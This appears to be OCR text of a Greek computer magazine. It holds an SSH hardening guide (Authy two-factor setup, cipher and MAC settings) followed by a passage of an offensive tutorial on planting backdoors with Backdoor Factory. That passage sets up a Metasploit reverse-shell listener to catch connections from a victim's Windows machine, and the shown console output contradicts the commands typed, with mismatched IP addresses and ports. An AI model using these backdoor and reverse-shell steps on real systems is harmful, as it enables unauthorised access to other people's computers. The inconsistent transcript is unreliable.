Αν ανησυχείτε για το κατά πόσο μπορεί να διατηρηθεί ασφαλές το ιδιωτικό σας κλειδί ή για την προστασία που προσφέρει το passphrase που πιθανώς το προστατεύει, μπορείτε να επιστρατεύσετε έναν ακόμα μηχανισμό ασφάλειας. Πώς θα σας φαινόταν αν μετατρέπατε το smartphone σας σε authentication token, π.χ., σαν αυτά που δίνουν οι τράπεζες; Αναφερόμαστε στις μικρές συσκευές που παράγουν κατάλληλα "κατασκευασμένους" αριθμούς, τους οποίους δίνουμε στο σύστημα της τράπεζας μαζί με τα στοιχεία μας. Οι συγκεκριμένοι αριθμοί λειτουργούν ως ένα πρόσθετο πιστοποιητικό της ταυτότητάς μας, αφού προέρχονται από την προσωπική μας συσκευή που υποτίθεται ότι δεν την χρησιμοποιεί κάποιος άλλος. Αυτή η μέθοδος ταυτοποίησης του χρήστη με δύο διαφορετικούς τρόπους ονομάζεται "two-factor authentication".


Μια υπηρεσία που μπορεί να μετατρέψει το smartphone μας σε authentication token όσον αφορά στις συνδέσεις SSH, είναι η Authy (https://www.authy.com). Ξεκινάμε, βεβαίως, εγκαθιστώντας την ομώνυμη εφαρμογή στη συσκευή μας. Σημειώστε ότι την πρώτη φορά που θα την τρέξουμε, θα χρειαστεί να ακολουθήσουμε μια σύντομη διαδικασία προκειμένου να "συνδέσουμε" τον τηλεφωνικό μας αριθμό με έναν προσωπικό λογαριασμό email. Ουσιαστικά, με αυτόν τον τρόπο αποδεικνύουμε ότι μας ανήκει ο τηλεφωνικός αριθμός *και* η συσκευή. Όταν ξεμπερδέψουμε μ' αυτά



Η μεταφορά του προσωπικού μας δημόσιου κλειδιού μπορεί να γίνει εντελώς "χειροκίνητα" ή με τη βοήθεια του εξειδικευμένου εργαλείου ssh-copy-id.

τα απλά βήματα, το τηλέφωνό μας θα μπορεί να λειτουργήσει σαν εκείνες τις μικρές συσκευές των τραπεζών. Όμως, για να μας φανεί χρήσιμη αυτή τη λειτουργία πρέπει να εγκαταστήσουμε την υπηρεσία Authy και σε κάποιον SSH server. Έτσι, το επόμενο βήμα είναι να μεταβούμε στο δικτυακό τόπο της υπηρεσίας και να δημιουργήσουμε έναν λογαριασμό τύπου "developer". Αυτό μπορεί να γίνει δωρεάν από το https://dashboard.authy.com/signup. Η δημιουργία αυτού του τύπου λογαριασμού είναι απαραίτητη, προκειμένου ν' αποκτήσουμε πρόσβαση στο API της υπηρεσίας και να είμαστε σε θέση να το αξιοποιήσουμε σε όποιους SSH server θέλουμε. Σημειώστε ότι για την ολοκλήρωση του λογαριασμού θα λάβουμε κι ένα email, εντός του οποίου θα βρούμε ένα confirmation link.

Όταν συνδεθούμε στην υπηρεσία Authy για πρώτη φορά, θα ξεκινήσει ένας οδηγός για τη δημιουργία μιας εφαρμογής. Η έννοια του όρου "εφαρμογή" θα ξεκαθαριστεί αργότερα και δεν υπάρχει λόγος να προβληματιστούμε σ' αυτή τη φάση. Στο πρώτο βήμα του οδηγού καλούμαστε να δώσουμε ένα όνομα. Για δική μας διευκόλυνση, βολεύει να δώσουμε το όνομα που έχει και το μηχάνημα στο οποίο θα αξιοποιήσουμε την υπηρεσία Authy. Στο επόμενο βήμα, θα ερωτηθούμε για τους χρήστες που θέλουμε να διαχειρίζονται τη συγκεκριμένη εφαρμογή. Εδώ μπορούμε να πατήσουμε το κουμπάκι Skip, καθώς δεν πρόκειται να αναμείξουμε κανέναν άλλον. Θυμηθείτε ότι όλα αυτά γίνονται για να προσθέσουμε έναν ακόμα μηχανισμό ασφαλείας στις συνδέσεις μας! Στο τρίτο βήμα εμφανίζεται μια λίστα με τα προγράμματα που συνεργάζονται με την υπηρεσία Authy. Κάθε στοιχείο της λίστας αποτελεί και μια παραπομπή προς τη σχετική τεκμηρίωση και θα ήταν καλό να ρίξουμε μια ματιά για ν' αποκτήσουμε τη γενική εικόνα. Στο τέταρτο και τελευταίο βήμα εμφανίζεται το λεγόμενο API key της εφαρμογής που μόλις δημιουργήσαμε. Όπως αντιλαμβάνεστε, αυτή η συμβολοσειρά θα μας φανεί χρήσιμη πολύ σύντομα.



Για την εγκατάσταση του Authy σε κάποιον SSH server προσφέρεται ένα ειδικό script από τους ίδιους τους δημιουργούς της υπηρεσίας. Αφού το εκτελέσουμε, πρέπει να δώσουμε το API key που πήραμε από το δικτυακό τόπο της υπηρεσίας.

Σ' αυτό το στάδιο έχουμε ξεμπερδέψει με την υπηρεσία Authy και τους διάφορους λογαριασμούς που απαιτούνται. Απομένει η κατάλληλη ρύθμιση του SSH server, στον οποίο θέλουμε να προσθέσουμε τη δικλείδα με το authentication token. Γι' αυτή την εργασία, όπως και για κάθε άλλη λειτουργία που θα επιτελεί το Authy στο σύστημά μας, διατίθεται ένα script. Αρχικά, πρέπει να συνδεθούμε στο μηχάνημα με τον SSH server και να το κατεβάσουμε εκεί:

```
wget "https://raw.github.com/authy/authy-ssh/master/authy-ssh"
```

Μετά το καθιστούμε εκτελέσιμο και το τρέχουμε με παράμετρο τη λέξη install:

```
$ chmod 755 authy-ssh
$ sudo authy-ssh install
```

Κατά την εκτέλεσή του, το σκριπτάκι θα μας απευθύνει δύο σημαντικές ερωτήσεις. Η πρώτη αφορά στο API key. Προφανώς, εδώ πρέπει να δώσουμε τη συμβολοσειρά που πήραμε όταν ολοκληρώσαμε τη δημιουργία της εφαρμογής μας στο Authy. Η δεύτερη ερώτηση αφορά στο ενδεχόμενο κατά το οποίο η υπηρεσία Authy δεν λειτουργεί: Τι θέλουμε να γίνεται σε αυτές τις περιπτώσεις; Εμείς επιλέξαμε την απενεργοποίηση του ελέγχου με το authentication token, για να είμαστε ήσυχοι. Δεν θα θέλαμε να κλειδωθούμε έξω από το μηχάνημα αν κάποια στιγμή τεθεί εκτός λειτουργίας η υπηρεσία ή αν το ίδιο κλείσει. Απαντώντας και σ' αυτή την ερώτηση, το script θα πραγματοποιήσει τις απαραίτητες ρυθμίσεις εντός του sshd_config, θα εμφανίσει μερικές απλές οδηγίες χρήσης και θα τερματιστεί. Τώρα πρέπει να το ξανατρέξου-


με, με σκοπό να ενεργοποιήσουμε τη συσκευή μας ως ένα αποδεκτό authentication token. Αυτό γίνεται πανεύκολα δίνοντας κάτι τέτοιο:

```
$ sudo /usr/local/bin/authy-ssh enable <username> <email> <country code>
<number>
```


Στη θέση του username δίνουμε το όνομα χρήστη για τον οποίο θέλουμε να ενεργοποιήσουμε την προστασία με το authentication token, ενώ στη θέση του email εισαγάγουμε το λογαριασμό που δώσαμε όταν εγκαταστήσαμε το Authy στο κινητό μας. Εμείς, για παράδειγμα, εκτελέσαμε το script ως εξής:

```
$ sudo /usr/local/bin/authy-ssh enable pvar pvar@xxxxxxxx.gr 30 69xxxxxx87
```

Αυτό ήταν όλο :D Αν κάνουμε και μια επανεκκίνηση της υπηρεσίας SSH, σε κάθε σύνδεση ο server θα ελέγχει διπλά την ταυτότητά μας: Θα ζητά το password ή θα τσεκάρει τα εγκατεστημένα δημόσια κλειδιά (ανάλογα με τη ρύθμιση που έχουμε κάνει) και στη συνέχεια θα ζητά να εισάγουμε έναν "φρέσκο" αριθμό από το Auhty. Η σύνδεσή μας στο σύστημα θα πραγματοποιείται μόνο όταν και οι δύο έλεγχοι είναι πετυχημένοι. Πριν προχωρήσουμε, αξίζει να πούμε δυο λόγια για την "εφαρμογή" που δημιουργήσαμε νωρίτερα. Σκεφτείτε ότι το Authy έχει δημιουργηθεί για εταιρική χρήση κι όχι για προσωπική. Ας υποθέσουμε, λοιπόν, ότι έχει εγκατασταθεί σε πολλούς SSH servers, στους οποίους συνδέονται πολλοί και διαφορετικοί χρήστες. Σε αυτή την περίπτωση δεν θα θέλαμε οι αριθμοί που λαμβάνει κάθε χρήστης να γίνονται αποδεκτοί από κάθε SSH server. Με άλλα λόγια, θα θέλαμε κάθε εγκατάσταση του Auhty σε κάποιο μηχάνημα να λειτουργεί αυτόνομα κι ανεξάρτητα από τις άλλες. Η ύπαρξη των "εφαρμογών" εξυπηρετεί ακριβώς σε αυτή τη διαχειριστική ανάγκη.



Αφού εγκαταστήσουμε το Authy οφείλουμε να "ενεργοποιήσουμε" και το smartphone που θέλουμε να μετατρέψουμε σε authentication token.



Η σύνδεση σε κάποιον server, στον οποίο έχουμε ενεργοποιήσει την ταυτοποίηση του χρήστη με τη βοήθεια ενός ζεύγους δημόσιου-ιδιωτικού κλειδιού. Στον ίδιο server έχουμε εγκαταστήσει και το Authy. Έτσι, αφού δώσουμε το passphrase για να επιτρέψουμε τη χρήση του ιδιωτικού κλειδιού, ζητάμε από το Authy να μας στείλει ένα SMS και δίνουμε στο σύστημα τον αριθμό που βρίσκουμε εντός του μηνύματος. Περισσότερη ασφάλεια δεν έχουν ούτε στα γραφεία των μυστικών υπηρεσιών, στις ταινίες ;)

Περισσότεροι αλγόριθμοι

Οφείλουμε να ομολογήσουμε ότι –για εμάς τουλάχιστον– η παρουσίαση του Authy αποτέλεσε ένα ευχάριστο διάλλειμα από τις ρυθμίσεις του SSH και τις μονότονες συζητήσεις για τους αλγόριθμους κρυπτογράφησης. Ωστόσο, προκειμένου να ολοκληρώσουμε την εργασία μας και να μπορούμε να πούμε ότι οι συνδέσεις μας δεν στηρίζονται σε κανέναν (αποδεδειγμένα) ευπαθή αλγόριθμο, μένουν δύο ακόμα ρυθμίσεις.

Σε μία σύνδεση SSH, τα δεδομένα που διακινούνται προφυλάσσονται με έναν αλγόριθμο συμμετρικής κρυπτογράφησης. Το πώς προκύπτει το σχετικό κλειδί κρυπτογράφησης το εξετάσαμε νωρίτερα. Απομένει να δούμε ποιοι αλγόριθμοι συμμετρικής κρυπτογράφησης υποστηρίζονται και να επιλέξουμε εκείνους για τους οποίους δεν έχει βρεθεί καμία πετυχημένη επίθεση. Κατά τα γνωστά, μπορούμε να ανατρέξουμε στο man page του ssh_config (σελίδα πέντε κι ενότητα cipher). Από τη λίστα που θα βρούμε στο man page, οι μόνοι αλγόριθμοι στους οποίους μπορούμε να στηριχτούμε είναι οι chacha20 και οι διάφορες παραλλαγές του AES. Επομένως, θα πρέπει να ανοίξουμε το sshd_config και να προσθέσουμε στο τέλος του την ακόλουθη γραμμή:

```
Ciphers    chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@
openssh.com,aes256-ctr,aes192-ctr,aes128-ctr
```

Αντίστοιχα, εντός του ssh_config πρέπει να βρούμε (και πάλι) την ενότητα Host * και στο τέλος της να προσθέσουμε την ίδια ρύθμιση:

```
  Ciphers
          Specifies the ciphers allowed for protocol version 2 in order of
          preference.  Multiple ciphers must be comma-separated.  The sup-
          ported ciphers are:

          "3des-cbc", "aes128-cbc", "aes192-cbc", "aes256-cbc",
          "aes128-ctr", "aes192-ctr", "aes256-ctr",
          "aes128-gcm@openssh.com", "aes256-gcm@openssh.com", "arcfour128",
          "arcfour256", "arcfour", "blowfish-cbc", "cast128-cbc", and
          "chacha20-poly1305@openssh.com".
```

Οι αλγόριθμοι συμμετρικής κρυπτογράφησης που υποστηρίζει το OpenSSH.

```
Host *
   …
   …
   Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@
openssh.com,aes256-ctr,aes192-ctr,aes128-ctr
```

Μία ακόμα λειτουργία στην οποία εμπλέκονται αλγόριθμοι κρυπτογράφησης είναι η πιστοποίηση των δεδομένων. Βλέπετε, σε μια σύνδεση SSH δεν αρκεί η προστασία από τα αδιάκριτα μάτια. Εξίσου σημαντική είναι και η εξασφάλιση της "ακεραιότητας" των δεδομένων. Με απλά λόγια, θέλουμε να μη βλέπει κανένας τα μηνύματά μας και, επιπρόσθετα, τα ίδια τα μηνύματα να μην αλλοιώνονται στο ελάχιστο. Αυτό επιτυγχάνεται με τη βοήθεια ενός ειδικού checksum, που στην περίπτωση των συνδέσεων SSH ονομάζεται MAC (Message Authentication Code). Αυτό το μέγεθος μπορεί να παραχθεί με πολλούς τρόπους. Η μέθοδος που έχει αποδειχθεί ασφαλέστερη περιγράφεται ως "Encrypt then MAC" και προβλέπει την παραγωγή του MAC από τα κρυπτογραφημένα δεδομένα. Όμως με ποιον τρόπο προκύπτει αυτό το MAC; Στην περίπτωση του OpenSSH υποστηρίζονται αρκετοί αλγόριθμοι γι' αυτή τη δουλειά, οι οποίοι επί της ουσίας είναι αλγόριθμοι hashing. Όπως αντιλαμβάνεστε, η αποστολή του MAC είναι τέτοια που η ασφάλεια του αλγόριθμου με τον οποίο προκύπτει δεν είναι κρίσιμη. Ωστόσο, προσπαθώντας να ρυθμίσουμε το OpenSSH με συνέπεια, θα καταργήσουμε τη χρήση των αδύναμων αλγορίθμων από παντού. Ακριβώς γι' αυτό, θα απενεργοποιήσουμε τη χρήση των MD5 και SHA1. Τελικά, εντός του sshd_config θα προσθέσουμε την ακόλουθη γραμμή:

```
MACs     hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-
ripemd160-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-512,hmac-
sha2-256,hmac-ripemd160,umac-128@openssh.com
```

Κατά τα γνωστά, μέσα στο ssh_config θα πραγματοποιήσουμε την ακόλουθη προσθήκη:

```
Host *
   …
   …
     MACs  hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-
ripemd160-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-512,hmac-
sha2-256,hmac-ripemd160,umac-128@openssh.com
```

Πόσο ασφαλείς νιώθετε σήμερα;

Η ερώτηση μπορεί να μοιάζει ανόητη ή και ειρωνική, εξαιτίας της λέξης "σήμερα" (Σ.τ.Ε. Ή και τηε "νιώθετε"). Κατά τη γνώμη μας, όμως, η ίδια λέξη προσδίδει μεγαλύτερη αξία στην ερώτηση. Ο προσδιορισμός του χρονικού πλαισίου εξυπηρετεί ως υπενθύμιση: Η ασφάλεια δεν επιτυγχάνεται μόνο με μερικές ρυθμίσεις, όσο σωστές κι αν είναι, όση μελέτη κι αν έχει προηγηθεί. Η ασφάλεια προϋποθέτει την παρακολούθηση των εξελίξεων και την επαγρύπνηση. Οι ρυθμίσεις που παρουσιάσαμε σ' αυτό το άρθρο αποσκοπούν στην κατάργηση ορισμένων αλγόριθμων κρυπτογράφησης που είναι γνωστό οτι έχουν σπάσει ή έστω λυγίσει. Κάποιοι μπορεί να μην έχουν "ισοπεδωθεί" ακόμα, αλλά ένας καλός διαχειριστής οφείλει να είναι *και* προνοητικός. Φυσικά, κανείς δεν μπορεί να εγγυηθεί ότι οι αλγόριθμοι που επιλέξαμε είναι απόλυτα ασφαλείς, ούτε ότι δεν θα σπάσουν ποτέ. Κάτι τέτοιο θα μπορούσε να γίνει αύριο κιόλας. Αυτό πρέπει να το θυμόμαστε πάντα και να μην χαλαρώνουμε ποτέ – κι όποιος αντέξει ;)

```
     MACs    Specifies the MAC (message authentication code) algorithms in
             order of preference.  The MAC algorithm is used in protocol ver-
             sion 2 for data integrity protection.  Multiple algorithms must
             be comma-separated.  The algorithms that contain "-etm" calculate
             the MAC after encryption (encrypt-then-mac).  These are consid-
             ered safer and their use recommended.  The default is:

                   hmac-md5-etm@openssh.com,hmac-sha1-etm@openssh.com,
                   umac-64-etm@openssh.com,umac-128-etm@openssh.com,
                   hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,
                   hmac-ripemd160-etm@openssh.com,hmac-sha1-96-etm@openssh.com,
                   hmac-md5-96-etm@openssh.com,
                   hmac-md5,hmac-sha1,umac-64@openssh.com,umac-128@openssh.com,
                   hmac-sha2-256,hmac-sha2-512,hmac-ripemd160,
                   hmac-sha1-96,hmac-md5-96
```

Οι συνδυασμοί αλγορίθμων για την πιστοποίηση των μεταδιδόμενων μηνυμάτων. Εδώ η ασφάλεια των αλγορίθμων hashing δεν είναι κρίσιμη, αλλά κι από την άλλη δεν υπάρχει κανένας λόγος να χρησιμοποιούμε ευπαθείς αλγόριθμους.




CMYK & WEB
cmykandweb.gr
GRAPHIC DESIGN
design • layout • web

Skill: Advanced
Tags: Kali Linux, code caves, Metasploit, backdoor, BDF proxy, WiFi Pineapple

By Cr0wTom



Φυτέψτε backdoor, άνετα και γρήγορα!

Οι τεχνικές για να προσπεράσουμε την ασφάλεια ενός συστήματος είναι αμέτρητες. Εμείς όμως είμαστε λίγο ανήσυχα πνεύματα και βρίσκουμε την επίθεση στη "βιτρίνα" ενός μηχανήματος βαρετή. Αυτή τη φορά, λοιπόν, θα χρησιμοποιήσουμε την πίσω πόρτα: Ένα πέρασμα κατασκευασμένο από εμάς τους ίδιους, για την αφεντιά μας και μόνο. Γι' αυτό και σ' αυτό το άρθρο ασχολούμαστε με το Backdoor Factory.

Όλο και κάποια φορά θα έχουμε ξεχάσει τα κλειδιά μέσα στο σπίτι ή θα τα έχουμε χάσει κάπου, με αποτέλεσμα να κλειδωθούμε απέξω. Όταν αντιλαμβανόμαστε τι συμβαίνει, το πρώτο πράγμα που κάνουμε είναι να σκεφτούμε αν υπάρχει κάποια "πίσω πόρτα", κάτι σαν κρυφό πέρασμα που θα μας οδηγήσει μέσα στο σπίτι χωρίς τα κλειδιά. Όπως ξέρουμε, τέτοια περάσματα υπάρχουν και στα συστήματα των υπολογιστών κι έχουν το περιγραφικό όνομα "backdoor". Βέβαια, αυτές οι "πίσω πόρτες" δεν οδηγούν συνήθως στο δικό μας σπίτι, αλλά σε κάποιο ξένο. Εν ολίγοις, τα backdoors επιτρέπουν τη μη εξουσιοδοτημένη πρόσβαση σ' ένα σύστημα. Εκτελούνται δε στο παρασκήνιο κι επιστρατεύουν διάφορες τεχνικές για να κρύβουν την παρουσία τους από τον εκάστοτε "νοικοκύρη".

Το να δημιουργήσουμε και να εγκαταστήσουμε ένα backdoor απευθείας σε κάποιο σύστημα, δεν είναι ό,τι πιο εύκολο. Γι' αυτό και στο παρόν άρθρο θα ασχοληθούμε με την κατασκευή και την ενσωμάτωση ενός backdoor μέσα σε άλλο πρόγραμμα, που στη συνέχεια θα φροντίσουμε ώστε να εκτελεστεί στο μηχάνημα–στόχο. Θα μιλήσουμε συγκεκριμένα για την πλατφόρμα Backdoor Factory (BDF), η οποία αυτοματοποιεί την προσθήκη κακόβουλου κώδικα σε εκτελέσιμα αρχεία. Η ενσωμάτωση του κώδικα που συμπεριφέρεται ως backdoor, πραγματοποιείται με τεχνικές που ανακαλύφθηκαν από τον ερευνητή Joshua Pitts. Σημειώστε ότι το BDF είναι προεγκατεστημένο στις τελευταίες εκδόσεις του Kali Linux, ενώ μπορούμε να το προσθέσουμε εύκολα σε οποιαδήποτε άλλη διανομή Linux εκτελώντας τα ακόλουθα:

```
$ git clone https://github.com/secretsquirrel/the-backdoor-factory
$ cd the-backdoor-factory
$ sudo ./install.sh
```

Για τη λειτουργία του Backdoor Factory απαιτείται και η παρουσία της Python 2.7, όπως επίσης και της πλατφόρμας του Metasploit. Εμείς, πάντως, προτιμήσαμε να εργαστούμε στο αγαπημένο μας Kali, όπου όλα τα προηγούμενα είναι προεγκατεστημένα. Ας δούμε τώρα μερικές επιθέσεις που μπορούμε να εξαπολύσουμε στα τρία γνωστά λειτουργικά συστήματα, με τη βοήθεια του BDF.

Backdoor στα Windows

Ας ξεκινήσουμε με τα Windows – με το πιο δημοφιλές λειτουργικό σύστημα, δηλαδή. Πιο συγκεκριμένα, ας υποθέσουμε ότι το σύστημα-στόχος τρέχει τα Windows 8.1, με όλες τις τελευταίες ενημερώσεις. Ας υποθέσουμε επίσης ότι, εκτός από το Windows Defender, το θύμα δεν χρησιμοποιεί κανένα άλλο αντι-ιικό πρόγραμμα. Όπως είπαμε νωρίτερα, το δικό μας σύστημα τρέχει το Kali Linux και βρίσκεται στο ίδιο τοπικό δίκτυο μ' εκείνο του θύματος. Για να μπορέσουμε να δημιουργήσουμε μια σύνδεση (session) με το backdoor, θα σηκώσουμε έναν listener στην πλατφόρμα του Metasploit. Η εργασία μας ξεκινά με την εκτέλεση του ίδιου του Metasploit:

```
root@kali:~# msfconsole -q
```


Όπως βλέπετε, εισερχόμαστε στην κονσόλα της περίφημης πλατφόρμας χρησιμοποιώντας την παράμετρο –q (από το quiet), η οποία απενεργοποιεί την εμφάνιση του διακοσμητικού ASCII art και των περιττών μηνυμάτων. Από εκεί, για να στήσουμε και να ξεκινήσουμε τον κατάλληλο listener δίνουμε τα ακόλουθα:

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_shell_tcp
PAYLOAD => windows/meterpreter/reverse_shell_tcp
msf exploit(handler) > set LHOST 192.168.0.103
LHOST => 192.168.0.17
msf exploit(handler) > set LPORT 8080
LPORT => 443
msf exploit(handler) > exploit
[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
```

Κατ' αρχάς, κάνουμε χρήση του module exploit/multi/handler και στη συνέχεια επιλέγουμε ως payload το reverse_shell_tcp. Αμέσως μετά ορίζουμε τη διεύθυνση IP και τη δικτυακή θύρα του δικού μας μηχανήματος, μέσω των παραμέτρων LHOST και LPORT αντίστοιχα. Τέλος, ενεργοποιούμε τον listener δίνοντας την εντολή exploit. Πλέον, με τη βοήθεια του Metasploit, το μηχάνημά μας είναι έτοιμο να δεχτεί το αίτημα σύνδεσης που θα στείλει το backdoor από το μηχάνημα-στόχο.

Εφόσον ο στόχος τρέχει Windows, το backdoor πρέπει να τοποθετηθεί σε κάποιο εκτελέσιμο αρχείο τύπου PE (Portable Executable). Με άλλα λόγια, το backdoor πρέπει να ενσωματωθεί σε κάποιο αρχείο EXE ή DLL. Εμείς επιλέξαμε να χρησι-

